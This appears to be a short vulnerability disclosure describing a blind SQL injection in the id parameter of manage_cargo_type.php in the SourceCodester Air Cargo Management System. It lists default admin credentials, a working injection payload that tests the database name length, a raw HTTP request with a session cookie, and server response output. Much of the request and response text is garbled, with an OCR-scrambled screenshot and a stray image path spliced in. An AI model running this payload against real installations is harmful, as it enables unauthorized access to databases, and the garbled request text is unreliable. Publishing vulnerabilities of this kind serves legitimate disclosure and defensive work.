

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html

Vulnerability File: /acms/admin/cargo_types/manage_cargo_type.php?id=

Vulnerability location: /acms/admin/cargo_types/manage_cargo_type.php?id=,id

[+] Payload: /acms/admin/cargo_types/manage_cargo_type.php? id=2%27%20and%20length(database())%20=7%20--+ // Leak place ---> id

Current database name: acms_db,length is 7

```
GET /acms/admin/cargo_types/manage_cargo_type.php?id=2%27%20and%20length(database()) Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```


Accept-Encoding: gzip, deflate

DNT: 1

Cookie: PHPSESSID=aaffvur9cmo069649rorqsbmeh

Connection: close





When length (database ()) = 7, Content-Length: 3053

```
Raw Params Headers Hex
                                                                                                      Raw Headers Hex HTML Render
                                                                                                    HTTP/1.1 200 OK
Date: Tue, 03 May 2022 04:47:17 GMT
/acms/admin/cargo_types/manage_cargo_type.php?id=2%27%20and
%201ength(database())%20=7%20--+ HTTP/1.1
Host:| 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
                                                                                                    Date: Ide, 03 May 2022 04:47:17 GMI
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Gecko/20100101 Firefox/46.0
                                                                                                    Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 3053
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
                                                                                                     Connection: close
Accept-Encoding: gzip, deflate
                                                                                                     Content-Type: text/html; charset=UTF-8
                                                                                                     Cookie: PHPSESSID=aaffvur9cmo069649rorqsbmeh
Connection: close
                                                                                                                              tion="" id="type-form">
<input type="hidden" name ="id" value="2">
```

